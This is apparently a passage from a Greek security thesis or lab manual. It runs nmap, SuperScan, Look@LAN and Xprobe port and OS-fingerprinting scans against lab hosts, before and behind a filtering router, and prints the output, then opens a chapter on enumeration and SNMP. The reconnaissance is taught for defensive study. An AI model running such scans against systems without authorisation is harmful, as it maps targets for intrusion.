Από την εικονική μηχανή Internet θα εκτελέσουμε αρχικά την εντολή nmap –sP www.seclab.gr όπως φαίνεται στην εικόνα 4.17. Η εντολή πραγματοποιεί σάρωση με τη χρήση Ping. Τα αποτελέσματα είναι ίδια και με την εικονική μηχανή Router PF.

```
C:\>nmap -sP www.seclab.gr

Starting Nmap 5.51 ( http://nmap.org ) at 2011-09-28 14:53 E. Europe Daylight Ti
me
Nmap scan report for www.seclab.gr (192.168.1.3)
Host is up (0.00s latency).
rDNS record for 192.168.1.3: mail.seclab.gr
Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

Εικόνα 4.17: Η εντολή nmap –sP www.seclab.gr

Μια χρήσιμη παράμετρος στην εντολή nmap είναι η packet_trace που τυπώνει τα πακέτα που έστειλε και έλαβε η nmap. Η παράμετρος χρησιμεύει για εκσφαλμάτωση και για καλύτερη κατανόηση της λειτουργίας της εντολής nmap. Στην εικόνα 4.18 θα εκτελέσουμε την εντολή nmap –sP www.seclab.gr –packet_trace.

```
C:\>nmap -sP www.seclab.gr --packet_trace

Starting Nmap 5.51 ( http://nmap.org ) at 2011-09-28 15:47 E. Europe Daylight Time
SENT (0.2030s) ICMP 192.168.0.2 > 192.168.1.3 Echo request (type=8/code=0) ttl=55 id=25004 iplen=
28
RCVD (0.2340s) ICMP 192.168.1.3 > 192.168.0.2 Echo reply (type=0/code=0) ttl=127 id=455 iplen=28

NSOCK (0.2340s) UDP connection requested to 192.168.1.3:53 (IOD #1) EID 8
NSOCK (0.2340s) Read request from IOD #1 [192.168.1.3:53] (timeout: -1ms) EID 18
NSOCK (0.2340s) Write request for 42 bytes to IOD #1 EID 27 [192.168.1.3:53]: .'...........3.1.16
8.192.in-addr.arpa.....
NSOCK (0.2500s) Callback: CONNECT SUCCESS for EID 8 [192.168.1.3:53]
NSOCK (0.2500s) Callback: WRITE SUCCESS for EID 27 [192.168.1.3:53]
NSOCK (0.2650s) Callback: READ SUCCESS for EID 18 [192.168.1.3:53] (88 bytes)
NSOCK (0.2650s) Read request from IOD #1 [192.168.1.3:53] (timeout: -1ms) EID 34
Nmap scan report for www.seclab.gr (192.168.1.3)
Host is up (0.031s latency).
rDNS record for 192.168.1.3: mail.seclab.gr
Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
```

Εικόνα 4.17 Η εντολή nmap –sP www.seclab.gr --packet_trace

Στη συνέχεια θα εκτελέσουμε τις εντολές nmap –sS (αόρατη σάρωση), nmap – sT (σάρωση με πλήρη σύνδεση) nmap –sV (σάρωση με εύρεση έκδοσης) και nmap –sU (σάρωση UDP). Παρατηρούμε στις εικόνες 4.18 έως 4.21 ότι η σάρωση αποκαλύπτει υπηρεσίες που δεν έπρεπε να προσφέρονται στο εξωτερικό δίκτυο όπως για παράδειγμα στη θύρα 139 το NetBIOS. Στις εικόνες 4.22 έως 4.25 αναγνωρίζονται από το εργαλείο nmap μόνο οι υπηρεσίες που πρέπει προσφέρονται στο εξωτερικό δίκτυο.

```
C:\>nmap -sS www.seclab.gr

Starting Nmap 5.51 ( http://nmap.org ) at 2011-09-28 16:05 E. Europe Daylight Time
Nmap scan report for www.seclab.gr (192.168.1.3)
Host is up (0.000020s latency).
rDNS record for 192.168.1.3: mail.seclab.gr
Not shown: 983 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
23/tcp   open  telnet
25/tcp   open  smtp
42/tcp   open  nameserver
53/tcp   open  domain
80/tcp   open  http
119/tcp  open  nntp
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
563/tcp  open  snews
1025/tcp open  NFS-or-IIS
1026/tcp open  LSA-or-nterm
1029/tcp open  ms-lsa
1032/tcp open  iad3
1035/tcp open  multidropper
3372/tcp open  msdtc

Nmap done: 1 IP address (1 host up) scanned in 0.56 seconds
```

Εικόνα 4.18: Η εντολή nmap –sS www.seclab.gr

```
C:\>nmap -sT www.seclab.gr

Starting Nmap 5.51 ( http://nmap.org ) at 2011-09-28 16:06 E. Europe Daylight Time
Nmap scan report for www.seclab.gr (192.168.1.3)
Host is up (1.1s latency).
rDNS record for 192.168.1.3: mail.seclab.gr
Not shown: 983 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
23/tcp   open  telnet
25/tcp   open  smtp
42/tcp   open  nameserver
53/tcp   open  domain
80/tcp   open  http
119/tcp  open  nntp
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
563/tcp  open  snews
1025/tcp open  NFS-or-IIS
1026/tcp open  LSA-or-nterm
1029/tcp open  ms-lsa
1032/tcp open  iad3
1035/tcp open  multidropper
3372/tcp open  msdtc

Nmap done: 1 IP address (1 host up) scanned in 208.19 seconds
```

Εικόνα 4.19: Η εντολή nmap –sT www.seclab.gr

```
C:\>nmap -sV www.seclab.gr

Starting Nmap 5.51 ( http://nmap.org ) at 2011-09-28 16:10 E. Europe Daylight Time
Nmap scan report for www.seclab.gr (192.168.1.3)
Host is up (0.0055s latency).
rDNS record for 192.168.1.3: mail.seclab.gr
Not shown: 983 closed ports
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          Microsoft ftpd 5.0
23/tcp   open  telnet       Microsoft Windows 2000 telnetd
25/tcp   open  smtp         Microsoft ESMTP 5.0.2195.6713
42/tcp   open  wins         Microsoft Windows Wins
53/tcp   open  domain       Microsoft DNS
80/tcp   open  http         Microsoft IIS httpd 5.0
119/tcp  open  nntp         Microsoft NNTP Service 5.0.2195.6702 (posting ok)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows 2000 microsoft-ds
563/tcp  open  snews?
1025/tcp open  msrpc        Microsoft Windows RPC
1026/tcp open  msrpc        Microsoft Windows RPC
1029/tcp open  msrpc        Microsoft Windows RPC
1032/tcp open  mstask       Microsoft mstask (task server - c:\winnt\system32\Mstask.exe)
1035/tcp open  mstask       Microsoft mstask (task server - c:\winnt\system32\Mstask.exe)
3372/tcp open  msdtc        Microsoft Distributed Transaction Coordinator
Service Info: Host: WIN2000; OS: Windows

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.39 seconds
```

Εικόνα 4.20: Η εντολή nmap –sV www.seclab.gr

```
C:\>nmap -sU www.seclab.gr

Starting Nmap 5.51 ( http://nmap.org ) at 2011-09-28 16:13 E. Europe Daylight Time
Nmap scan report for www.seclab.gr (192.168.1.3)
Host is up (0.00s latency).
rDNS record for 192.168.1.3: mail.seclab.gr
Not shown: 987 closed ports
PORT     STATE         SERVICE
42/udp   open|filtered nameserver
53/udp   open          domain
135/udp  open          msrpc
137/udp  open          netbios-ns
138/udp  open|filtered netbios-dgm
161/udp  open|filtered snmp
445/udp  open|filtered microsoft-ds
500/udp  open|filtered isakmp
1028/udp open|filtered ms-lsa
1030/udp open|filtered iad1
1034/udp open          activesync-notify
1036/udp open          nsstp
3456/udp open|filtered IISrpc-or-vat

Nmap done: 1 IP address (1 host up) scanned in 1.88 seconds
```

Εικόνα 4.21: Η εντολή nmap –sU www.seclab.gr

```
C:\>nmap -sS www.seclab.gr

Starting Nmap 5.51 ( http://nmap.org ) at 2011-09-28 16:23 E. Europe Daylight Time
Nmap scan report for www.seclab.gr (192.168.1.3)
Host is up (0.000078s latency).
rDNS record for 192.168.1.3: mail.seclab.gr
Not shown: 994 filtered ports
PORT   STATE  SERVICE
20/tcp closed ftp-data
21/tcp open   ftp
23/tcp open   telnet
25/tcp open   smtp
53/tcp open   domain
80/tcp open   http

Nmap done: 1 IP address (1 host up) scanned in 5.11 seconds
```

Εικόνα 4.22: Η εντολή nmap –sS www.seclab.gr (εικονική μηχανή Router PF)

```
C:\>nmap -sT www.seclab.gr

Starting Nmap 5.51 ( http://nmap.org ) at 2011-09-28 17:47 E. Europe Daylight Time
Nmap scan report for www.seclab.gr (192.168.1.3)
Host is up (0.00055s latency).
rDNS record for 192.168.1.3: mail.seclab.gr
Not shown: 995 filtered ports
PORT   STATE SERVICE
21/tcp open  ftp
23/tcp open  telnet
25/tcp open  smtp
53/tcp open  domain
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 58.81 seconds
```

Εικόνα 4.23: Η εντολή nmap –sTwww.seclab.gr (εικονική μηχανή Router PF)

```
C:\>nmap -sV www.seclab.gr

Starting Nmap 5.51 ( http://nmap.org ) at 2011-09-28 17:55 E. Europe Daylight Time
Nmap scan report for www.seclab.gr (192.168.1.3)
Host is up (0.00s latency).
rDNS record for 192.168.1.3: mail.seclab.gr
Not shown: 994 filtered ports
PORT   STATE  SERVICE  VERSION
20/tcp closed ftp-data
21/tcp open   ftp      Microsoft ftpd 5.0
23/tcp open   telnet   Microsoft Windows 2000 telnetd
25/tcp open   smtp     Microsoft ESMTP 5.0.2195.6713
53/tcp open   domain   Microsoft DNS
80/tcp open   http     Microsoft IIS httpd 5.0
Service Info: Host: WIN2000; OS: Windows

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.92 seconds
```

Εικόνα 4.24: Η εντολή nmap –sV www.seclab.gr (εικονική μηχανή Router PF)


```
C:\>nmap -sU www.seclab.gr

Starting Nmap 5.51 ( http://nmap.org ) at 2011-09-28 17:56 E. Europe Daylight Time
Nmap scan report for www.seclab.gr (192.168.1.3)
Host is up (0.00s latency).
rDNS record for 192.168.1.3: mail.seclab.gr
Not shown: 999 open|filtered ports
PORT   STATE SERVICE
53/udp open  domain

Nmap done: 1 IP address (1 host up) scanned in 4.56 seconds
```

Εικόνα 4.25: Η εντολή nmap –sU www.seclab.gr (εικονική μηχανή Router PF)


Στις εικόνες 4.20 και 4.24 λαμβάνουμε τις εκδόσεις των υπηρεσιών του www.seclab.gr. Για παράδειγμα η έκδοση της http υπηρεσίας τρέχει σε Microsoft IIS 5.0. Στη συνέχεια θα δούμε δύο παραθυρικά εργαλεία, το Look@LAN και το SuperScan 4.

Μπορείτε να αποκτήσετε δωρεάν το Look@LAN από τη διεύθυνση http://www.lookatlan.com/download_lal.html. Το LooK@LAN διαθέτει τη διαδικασία της

γρήγορης σάρωσης (quick scan host) την οποία χρησιμοποιήσαμε για το δικτυακό όνομα www.seclab.gr στις εικόνες 4.26 και 4.27.




Εικόνα 4.26: Σάρωση με το Look@LAN




Εικόνα 4.27: Σάρωση με το Look@LAN (εικονική μηχανή Router PF)

Στο πεδίο Active Services παρατηρούμε τις προσφερόμενες υπηρεσίες. Αν πατήσουμε πάνω στο πεδίο Info θα λάβουμε επιπλέον πληροφορίες για την προσφερόμενη υπηρεσία. Για παράδειγμα, για την υπηρεσία World Wide Web HTTP λαμβάνουμε την πληροφορία Server: Microsoft – IIS/5.0 ενώ για την υπηρεσία FTP λαμβάνουμε 220 WIN2000 Microsoft FTP Service (Version 5.0).




Εικόνα 4.28: Επιπλέον πληροφορίες υπηρεσίας στο Look@LAN

Το SuperScan 4 είναι ένα ακόμα παραθυρικό εργαλείο σάρωσης δικτυακών θυρών. Διανέμεται δωρεάν και μπορείτε να το αποκτήσετε στη διεύθυνση http://www.mcafee.com/us/downloads/free-tools/index.aspx. Το Superscan δεν χρειάζεται εγκατάσταση, αρκεί να εκτελέσουμε το SuperScan4.exe. Θα σταθούμε για λίγο στην παραμετροποίηση του SuperScan (εικόνα 4.29).



Εικόνα 4.29: Παραμετροποίηση του SuperScan 4

Παρατηρούμε ότι μπορούμε να εκτελέσουμε UDP και TCP σαρώσεις. Μπορούμε να επιλέξουμε τις θύρες που θα σαρώσουμε, το χρονικό περιθώριο που θα εξαντλείται κάθε αίτηση και τον τύπο της σάρωσης. Το εργαλείο SuperScan μπορεί να παράγει αναφορές για τις σαρώσεις σε μορφή html. Ένα παράδειγμα TCP σάρωσης στις θύρες 1-1024 με πλήρη σύνδεση φαίνεται στην εικόνα 4.30.



SuperScan Report - 09/29/11 01:33:14

IP	192.168.1.3
Hostname	mail.seclab.gr
TCP Ports (5)	
21	File Transfer [Control]
23	Telnet
25	Simple Mail Transfer
53	Domain Name Server
80	World Wide Web HTTP


TCP Port	Banner
21 File Transfer [Control]	220 WIN2000 Microsoft FTP Service (Version 5.0). --> USER anonymous 331 Anonymous access allowed, send identity (e-mail name) as password. --> PASS anon@anon.com 230-Welcome to SecLab FTP service --> SYST 230 Anonymous user logged in. --> QUIT 215 Windows_NT version 5.0 221

Εικόνα 4.30: Αναφορά σάρωσης με το Superscan4

Στη συνέχεια θα εξετάσουμε δύο εργαλεία για αναγνώριση λειτουργικών συστημάτων το Xprobe [http://sourceforge.net/projects/xprobe/] και (το γνωστό από το προηγούμενο κεφαλαίο) Nmap.

Το Xprobe είναι ένα δωρεάν εργαλείο που εκτελείται μόνο σε Linux περιβάλλον και βρίσκεται προεγκατεστημένο στο BackTrack. Όπως προαναφέραμε, το Xprobe μετά την σάρωση παράγει μια πιθανότητα για το λειτουργικό σύστημα που θα εντοπίσει. Παρέχει μια πληθώρα επιλογών στο χρήστη, όπως την ενεργοποίηση ή απενεργοποίηση module, την παραγωγή αποτελεσμάτων σε XML, την σάρωση σε συγκεκριμένη θύρα, την αποφυγή μεθόδων προστασίας κα. Θα χρησιμοποιήσουμε ως στόχους του Xprobe το www.seclab.gr και www.seclab.com. Η εντολή που θα χρησιμοποιήσουμε είναι η xprobe2 όνομα_στόχου.

Στην περίπτωση του www.seclab.com ο Linux Kernel είναι ο 2.6.32 και όχι ο 2.4.30 που μάντεψε το Xprobe. Όπως προαναφέραμε τα εργαλεία αυτά χρειάζεται να ανανεώνουν τις υπογραφές για τα λειτουργικά συστήματα για να προβλέπουν ορθά. Προφανώς το Xprobe δεν έχει ακόμα υπογραφές για Linux Kernel 2.6.x. Στην περίπτωση του www.seclab.gr η αρχική πρόβλεψη είναι λανθασμένη. Το λειτουργικό σύστημα είναι Windows Server 2000 SP4.



Εικόνα 4.31 Xprobe για το www.seclab.com

```
[+] Primary Network guess:
[+] Host 192.168.1.3 Running OS: "Microsoft Windows 2000 Workstation" (Guess probability: 100%)
[+] Other guesses:
[+] Host 192.168.1.3 Running OS: "Microsoft Windows 2000 Workstation SP1" (Guess probability: 100
%)
[+] Host 192.168.1.3 Running OS: "Microsoft Windows XP SP1" (Guess probability: 100%)
[+] Host 192.168.1.3 Running OS: "Microsoft Windows XP" (Guess probability: 100%)
[+] Host 192.168.1.3 Running OS: "Microsoft Windows 2000 Server Service Pack 4" (Guess probabilit
y: 100%)
[+] Host 192.168.1.3 Running OS: "Microsoft Windows 2000 Server Service Pack 3" (Guess probabilit
y: 100%)
[+] Host 192.168.1.3 Running OS: "Microsoft Windows 2000 Server Service Pack 2" (Guess probabilit
y: 100%)
[+] Host 192.168.1.3 Running OS: "Microsoft Windows 2000 Server Service Pack 1" (Guess probabilit
y: 100%)
[+] Host 192.168.1.3 Running OS: "Microsoft Windows 2000 Server" (Guess probability: 100%)
[+] Host 192.168.1.3 Running OS: "Microsoft Windows 2000 Workstation SP4" (Guess probability: 100
%)
[+] Cleaning up scan engine
[+] Modules deinitialized
[+] Execution completed.
```

Εικόνα 4.32 Xprobe για το www.seclab.gr

Ας δούμε τώρα πώς θα τα παει το Nmap απέναντι στους ίδιους στόχους. Θα χρησιμοποιήσουμε την εντολή Nmap –Ο όνομα_στόχου.

```
Starting Nmap 5.51 ( http://nmap.org ) at 2011-09-29 15:45 EEST
Nmap scan report for www.seclab.com (192.168.1.4)
Host is up (0.0010s latency).
rDNS record for 192.168.1.4: mail.seclab.com
Not shown: 994 filtered ports
PORT   STATE  SERVICE
20/tcp closed ftp-data
21/tcp closed ftp
23/tcp closed telnet
25/tcp closed smtp
53/tcp closed domain
80/tcp open   http
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.24 - 2.6.35
```

Εικόνα 4.33: Nmap για το www.seclab.com

```
Starting Nmap 5.51 ( http://nmap.org ) at 2011-09-29 15:47 EEST
Nmap scan report for www.seclab.gr (192.168.1.3)
Host is up (0.0011s latency).
rDNS record for 192.168.1.3: mail.seclab.gr
Not shown: 994 filtered ports
PORT   STATE  SERVICE
20/tcp closed ftp-data
21/tcp open   ftp
23/tcp open   telnet
25/tcp open   smtp
53/tcp open   domain
80/tcp open   http
Device type: general purpose
Running: Microsoft Windows 2000|XP
OS details: Microsoft Windows 2000 SP0/SP1/SP2 or Windows XP SP0/SP1, Microsoft
Windows 2000 SP4
```

Εικόνα 4.34: Nmap για το www.seclab.com

Το Nmap προέβλεψε σωστά στην περίπτωση του www.seclab.com. Για το www.seclab.gr οι προβλέψεις ήταν σωστές αλλά όχι και τόσο ακριβείς. Αξίζει να σημειωθεί πως το Xprobe δεν κατάφερε να κάνει ανίχνευση με την εικονική μηχανή Router PF, ενώ το Nmap κατάφερε να κάνει ανίχνευση σε κάθε περίπτωση.

Κεφάλαιο 5: Απαρίθμηση συστημάτων

5.1 Εισαγωγή

Η απαρίθμηση συστημάτων (enumeration) είναι η διαδικασία κατά την οποία ο επιτιθέμενος προσπαθεί να καταλάβει το ρόλο και τον σκοπό ενός συστήματος. Αυτό σημαίνει στην ουσία την εύρεση ανοικτών θυρών, εφαρμογών, ευπαθών υπηρεσιών, ονόματα DNS ή NetBIOS και IP διευθύνσεις. Στο κεφάλαιο αυτό θα ασχοληθούμε με τους τρόπους που πραγματοποιεί ένας επιτιθέμενος την απαρίθμηση και θα παραθέσουμε αντίμετρα. Στην απαρίθμηση στόχος του επιτιθέμενου είναι να βρει πληροφορίες για το λογαριασμό του χρήστη, πληροφορίες για ρόλους και ομάδες του συστήματος, συνθηματικά, μη προστατευμένους κοινόχρηστους φακέλους και πληροφορίες για εφαρμογές. Κυρίως θα ασχοληθούμε με το Active Directory και τους μηχανισμούς άμυνας που παρέχει.

5.2 Απαρίθμηση

Γενικότερα έχει δημιουργηθεί η εντύπωση ότι η απαρίθμηση αφορά μόνο Windows περιβάλλοντα. Στην πραγματικότητα η απαρίθμηση μπορεί να εφαρμοστεί σε πολλά διαφορετικά μεταξύ τους συστήματα και υπηρεσίες όπως οι ακόλουθες:

- Simple Network Management Protocol (SNMP).
- Συσκευές δρομολόγησης.
- Ευπαθείς υπηρεσίες (όπως web εξυπηρετητές, SQL εξυπηρετητές και εφαρμογές όπως DNS, κώδικας εφαρμογών και scripts).

5.3 Υπηρεσίες SNMP


Το SNMP είναι ένα δημοφιλές TCP/IP πρότυπο για απομακρυσμένη παρακολούθηση και διαχείριση δικτυακών συσκευών. Το SNMP δημιουργήθηκε το 1988 με σκοπό να αποτελέσει τη βάση για την ευκολότερη διαχείριση δικτύων και έχει τη δυνατότητα να συνεργάζεται με πολλές δικτυακές συσκευές ανεξαρτήτως κατασκευαστή. Το SNMP επιτρέπει στο διαχειριστή να:

- Να διαχειρισθεί την απόδοση του δικτύου
- Να εντοπίσει και να επιλύσει δικτυακά προβλήματα
- Να υποστηρίξει το δίκτυο ευκολότερα

Το SNMP τοποθετείται στο επίπεδο εφαρμογής του OSI, δηλαδή στο επίπεδο 7.

Οι επιτιθέμενοι δείχνουν ενδιαφέρον για το SNMP για τον ίδιο λόγο με τους διαχειριστές δικτύου, δηλαδή την ικανότητα του SNMP να αναφέρει τις περισσότερες δικτυακές συσκευές όπως εξυπηρετητές, σταθμούς εργασίας, routers, switches ακόμα και hub. Το SNMP είναι κομμάτι ενός μεγαλύτερου πλαισίου που ονομάζεται Internet Standard Network Management Framework.

